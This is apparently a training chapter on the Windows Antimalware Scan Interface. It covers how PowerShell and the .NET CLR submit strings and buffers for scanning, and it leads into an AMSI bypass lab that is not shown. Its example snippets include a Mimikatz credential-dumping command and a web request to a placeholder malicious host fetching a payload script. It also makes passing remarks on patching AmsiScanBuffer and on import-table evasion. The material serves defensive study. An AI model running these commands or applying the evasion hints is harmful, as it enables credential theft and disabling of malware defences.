1. AMSI (ANTI-MALWARE SCANNING INTERFACE)
AMSI was introduced in June 2015.
The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.
AMSI is agnostic of antimalware vendor; it's designed to allow for the most common malware scanning and protection techniques provided by today's antimalware products that can be integrated into applications. It supports a calling structure allowing for file and memory or stream scanning, content source URL/IP reputation checks, and other techniques.

1.1 AMSI INTEGRATION IN WINDOWS 10 COMPONENTS
In Windows 10 (version 22H2), the Antimalware Scan Interface (AMSI) is integrated into the following components:
- User Account Control (UAC): Scans scripts during elevation of EXE, COM, MSI, or ActiveX installations.
- PowerShell v5 and later: Scans scripts, interactive commands, and dynamic code evaluation, including .NET assemblies.
- Windows Script Host (
Wscript.exe,Cscript.exe): Scans VBScript and JScript during execution. - Microsoft Office (including Office 365): Scans VBA macros, Excel 4.0 macros, and JavaScript in documents and web add-ins, except when bypassed by Trusted Locations, Trusted Documents, Trusted Publishers, or "Enable All Macros" settings.
- Windows Management Instrumentation (WMI): Scans scripts executed via WMI providers (e.g., PowerShell via
wmic.exe). .NET Framework 4.8 and later: Scans assembliesloaded by the CLR at runtime, particularly for in-memory code.- SharePoint Server (2016, 2019, Subscription Edition): Scans HTTP requests and content since March 2023 (2019) and November 2022 (Subscription Edition).
- Exchange Server: Scans HTTP requests and content since June 2021.
- Volume Shadow Copy Operations: Scans scripts executed during shadow copy operations.
https://docs.microsoft.com/en-us/windows/win32/amsi/how-amsi-helps
Runtime – Antimalware Scanning for All Assemblies In previous versions of .NET Framework, Windows Defender or third-party antimalware software would automatically scan all assemblies
loaded from diskfor malware. However, assemblies loaded from elsewhere, such as by usingAssembly.Load(byte[]), would not be scanned and could potentially carry viruses undetected..NET Framework 4.8 (released April 18th on Windows 10) triggers scans for those assemblies by Windows Defender and many other antimalware solutions that implement the Antimalware Scan Interface. Making it harder for malware to disguise itself in .NET programs.
LINK : https://devblogs.microsoft.com/dotnet/announcing-net-framework-4-8-early-access-build-3694/
LINK : https://en.wikipedia.org/wiki/.NET_Framework_version_history
In Microsoft Office's default configuration (macro security set to "Disable all macros with notification"), Microsoft Office scans VBA macros at runtime via AMSI, except in the following scenarios:
- Macro security is set to "Enable All Macros" in the Trust Center.
- Documents are opened from Trusted Locations.
- Documents are marked as Trusted Documents.
- Documents contain VBA macros digitally signed by a Trusted Publisher.
Supported Operating Systems
- Windows 10 PRO/ENTERPRISE and Windows Server 2016 and later
Supported 3rd Party Antivirus/EDR Vendors
- Windows Defender
- Carbon Black Defense
- Crowdstrike Falcon
- Kaspersky
- McAfee Endpoint Security 10.6.0
- Sophos
- Symantec (v14.3 and later)
- and a lot more...
LINK : https://github.com/subat0mik/whoamsi
- To check which version of .NET and the CLR is installed open a PowerShell prompt and type the following:
$psversiontable
[System.Reflection.Assembly]::GetExecutingAssembly().ImageRuntimeVersion
$dotnet = [System.Reflection.Assembly]::Load("mscorlib")
$dotnet.GetName().Version


- Let's see if our AMSI engine is working properly by doing a simple AMSI Test Sample (comparable to EICAR):
1.2 AMSI TEST
- Let's make sure our Defender and AMSI is turned on:
Invoke-Expression 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'

- Even funnier, when you run the following command in a PowerShell console, AMSI will flag it as malicious, although the PowerShell script is not even available on your Windows machine:
Invoke-Mimikatz
1.3 BYPASSING AMSI AND HOW IT WORKS
AMSI integrates with multiple Windows components, including
PowerShelland theCLR for .NET/C# binaries.
- In PowerShell v5 and later, amsi.dll is loaded into every powershell.exe process to scan scripts, interactive commands, and dynamic code.
- For .NET binaries (C# or others) in .NET Framework 4.8 and later, AMSI integrates with the CLR, which dynamically loads amsi.dll to scan assemblies (e.g., during Assembly.Load or JIT compilation).
AMSI bypasses effective in PowerShell (e.g., patching AmsiScanBuffer or disabling via reflection) do not necessarily work for CLR integration, as the CLR's scanning is independent. Understanding these differences is critical for analyzing or bypassing AMSI in DFIR scenarios.
-
When a .NET binary runs, the
CLR(via clr.dll) loads amsi.dll dynamically to enable scanning. This happens in processes like powershell.exe (for .NET-invoking scripts) or custom .NET executables. -
The CLR calls AMSI APIs (
AmsiScanString, AmsiScanBuffer) to submit content (strings, buffers, or assembly metadata) to an antimalware provider (e.g., Windows Defender) for signature or heuristic-based analysis. -
This integration is distinct from PowerShell's AMSI scanning, which focuses on scripts and commands. However, PowerShell scripts invoking .NET code (e.g., via Add-Type) bridge these integrations, triggering
CLR-AMSIscans.
AMSI in PowerShell: AmsiScanBuffer and AmsiScanString
-
Integration: In PowerShell v5 and later (including PowerShell 7), AMSI is integrated via
System.Management.Automation.dll. Everypowershell.exeprocess loadsamsi.dllto scan scripts, interactive commands, and dynamic code (e.g., viaInvoke-Expression). -
APIs Used:
-
AmsiScanBuffer:- Purpose: Scans raw bytes/binary data (byte arrays, file contents, assembly bytes).
- Usage Examples:
# Example 1: Raw byte array manipulation $bytes = [System.IO.File]::ReadAllBytes("C:\temp\payload.exe") # AMSI scans the $bytes buffer before any execution # Example 2: Base64 decoded to byte array (DUAL SCANNING) $encodedPayload = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAA..." # ↑ AmsiScanString scans this Base64 string for malicious patterns $buffer = [Convert]::FromBase64String($encodedPayload) # ↑ AmsiScanBuffer scans the decoded byte array for binary signatures # Result: BOTH string AND buffer scanning occur # Example 3: Assembly loading from bytes $assemblyBytes = [Convert]::FromBase64String($base64Assembly) [System.Reflection.Assembly]::Load($assemblyBytes) # AMSI scans the $assemblyBytes buffer before CLR loads it - DFIR Relevance: Detects fileless malware using binary payloads, provides layered defense against encoded threats.
-
AmsiScanString:- Purpose: Scans text content (script code, URLs, command strings, Base64 strings).
- Usage Examples:
# Example 1: Direct string evaluation $maliciousScript = "Invoke-Mimikatz -Command 'sekurlsa::logonpasswords'" Invoke-Expression $maliciousScript # AMSI scans the string content before execution # Example 2: URL strings $url = "http://malicious.com/payload.ps1" Invoke-WebRequest $url # AMSI scans the URL string for malicious indicators # Example 3: Base64 encoded strings (before decoding) $encoded = "SW52b2tlLU1pbWlrYXR6" # "Invoke-Mimikatz" in Base64 # AMSI scans for known malicious Base64 patterns - DFIR Relevance: Identifies hardcoded malicious strings, commands, and encoded content patterns.
-
-
Mechanism: PowerShell passes content to
amsi.dllvia these APIs before execution, allowing antimalware providers (e.g., Windows Defender) to perform signature or heuristic analysis.
Layered AMSI Defense Strategy
AMSI implements a multi-stage scanning approach that makes simple encoding ineffective:
- String-based Detection: Scans for known malicious Base64 patterns, URLs, and command signatures
- Binary-based Detection: Scans decoded binary content for malware signatures
- Runtime Detection: Scans assemblies and dynamic code during execution
Example of Layered Defense:
# Attacker attempts Base64 encoding bypass
$malware = "SW52b2tlLU1pbWlrYXR6"  # Encoded "Invoke-Mimikatz"
# ↑ Stage 1: AmsiScanString may detect known malicious Base64 patterns

$decoded = [Convert]::FromBase64String($malware)
# ↑ Stage 2: AmsiScanBuffer scans the decoded binary/string content

Invoke-Expression([System.Text.Encoding]::ASCII.GetString($decoded))
# ↑ Stage 3: AmsiScanString scans the final decoded command string
This demonstrates why Base64 encoding alone is insufficient to bypass AMSI - multiple scanning stages catch threats at different points in the execution pipeline.
Comparison to CLR-AMSI Integration
-
PowerShell:
amsi.dllis loaded in everypowershell.exeprocess.- Scans scripts and commands using
AmsiScanBuffer(encoded/binary) andAmsiScanString(text). - Overlaps with CLR when .NET code is invoked (e.g.,
Add-Type).
-
CLR (.NET Framework 4.8+):
- CLR (via
clr.dll) loadsamsi.dlldynamically to scan assemblies (e.g.,Assembly.Load), buffers, and strings. - Focuses on compiled .NET binaries, not raw scripts.
- CLR (via
-
Overlap: PowerShell scripts using .NET (e.g.,
Add-Type) trigger both PowerShell and CLR AMSI scans.
Key Points
- PowerShell uses
AmsiScanBufferandAmsiScanString, mirroring CLR's scanning for .NET binaries. - Dual scanning occurs when content transitions between string and binary formats (e.g., Base64 decoding).
- PowerShell focuses on scripts, while CLR focuses on assemblies, with overlap in .NET-invoking scripts.
- PowerShell bypasses (e.g., patching
AmsiScanBuffer) may not affect CLR scans. - Layered defense makes simple encoding techniques ineffective against AMSI.
RECAP : AMSI in PowerShell v5 and later uses
AmsiScanBufferto scan binary content andAmsiScanStringto scan text content. Both APIs can be triggered in a single operation (e.g., Base64 decoding triggers string scanning for the encoded content and buffer scanning for the decoded bytes). Similarly, in .NET Framework 4.8 and later, the CLR uses these APIs to scan strings, buffers, and assemblies. This multi-stage scanning makes simple encoding ineffective.amsi.dllis loaded into everypowershell.exeprocess, while the CLR loads it dynamically for .NET binaries. PowerShell bypasses don't always work for CLR integration, as they are independent. This distinction is critical for DFIR analysis and bypass techniques.
1.4 AMSI DLL ANALYSIS

- As a first check, let's see in which process AMSI.dll has been loaded. Open a PowerShell prompt:
Get-Process | where {$_.modules.ModuleName -eq 'Amsi.dll'}
- We can also use

SystemInformer(previously known asProcess Hacker) to verify, openSystem Informer, scroll down to your PowerShell process, right-click and selectproperties:

- Go to the
modulestab, this will show all DLLs loaded by the process, you will find the amsi.dll there indeed!
- We're going to have a closer look at that AMSI.dll and see which functions it exports (more on functions later - just know that a Windows program will load certain DLLs from disk - these DLLs contain common functions that Microsoft has made available to make life a bit easier for developers).
Pre-requisites: dumpbin.exe /exports file.dll (requires visual studio c++ and msvc v142)


- Open the "Developer Command Prompt for Visual Studio 2019"

-
If we have a look at the amsi.dll's exported functions using dumpbin (use the Visual Studio 2019 Developer Command Prompt for this!) we see the following functions are available:
-
Open a Visual Studio developer prompt:

dumpbin c:\windows\system32\amsi.dll /exports
ordinal hint RVA      name

          1    0 00003860 AmsiCloseSession
          2    1 000034E0 AmsiInitialize
          3    2 00003800 AmsiOpenSession
 [+]      4    3 00003880 AmsiScanBuffer -> scans the content of buffers
 [+]      5    4 00003980 AmsiScanString -> scans the content of strings (variables)
          6    5 000039E0 AmsiUacInitialize
          7    6 00003C60 AmsiUacScan
          8    7 00003C00 AmsiUacUninitialize
          9    8 000037A0 AmsiUninitialize
         10    9 00001B00 DllCanUnloadNow
         11    A 00001B40 DllGetClassObject
         12    B 00001C80 DllRegisterServer
         13    C 00001C80 DllUnregisterServer
HINT : These tools are super useful for analyzing basic functionality of binary files (exports for DLLs, imports for EXEs - to get an idea of the functions being used by the program.)
dumpbin c:\windows\system32\notepad.exe /imports

- We can also see this in
PEStudioor similar tools:
-
You'll also notice that you won't find any IMPORTS on a .NET (compiled C#) binary - which is a nice bonus for evasion (IAT function hooking...). The reason for this is:
-
.NET Executables Use Managed Code: A .NET EXE is primarily composed of managed code, which runs in the .NET runtime (CLR). Unlike native PE files, .NET executables don't directly import functions from DLLs in the traditional PE import table. Instead, they rely on the .NET runtime to handle interactions with native APIs. The import table in a .NET EXE is often minimal or empty because most dependencies are resolved through the CLR, which dynamically loads native APIs (e.g., via P/Invoke) at runtime.
-
Minimal Import Table: A typical .NET EXE only has a small stub in its PE import table, often limited to basic dependencies like mscoree.dll (the .NET runtime loader). For example, the import table might only include _CorExeMain from mscoree.dll, which initializes the CLR. If you run dumpbin /IMPORTS, you might see only this entry (or nothing if the tool skips trivial imports), as the actual function calls to native APIs are managed by the .NET runtime.
-
P/Invoke for Native Calls: When a .NET application calls native functions (e.g., from kernel32.dll), it uses Platform Invoke (P/Invoke). These calls are not statically listed in the PE import table but are resolved dynamically at runtime by the CLR, which loads the required DLLs and functions. As a result, dumpbin /IMPORTS cannot see these dynamic imports because they aren't part of the static PE structure.
-
Metadata-Driven Dependencies: .NET executables rely on metadata (stored in the .NET assembly) to describe dependencies, including references to other .NET assemblies or native DLLs via P/Invoke. This metadata is not part of the PE import table, so dumpbin doesn't display it.
We can see in the PEStudio image above the AmsiScanBuffer and AmsiScanString functions we talked about earlier. So the question is, how do we bypass this functionality?
Let's go to a simple AMSI Bypass lab and find out.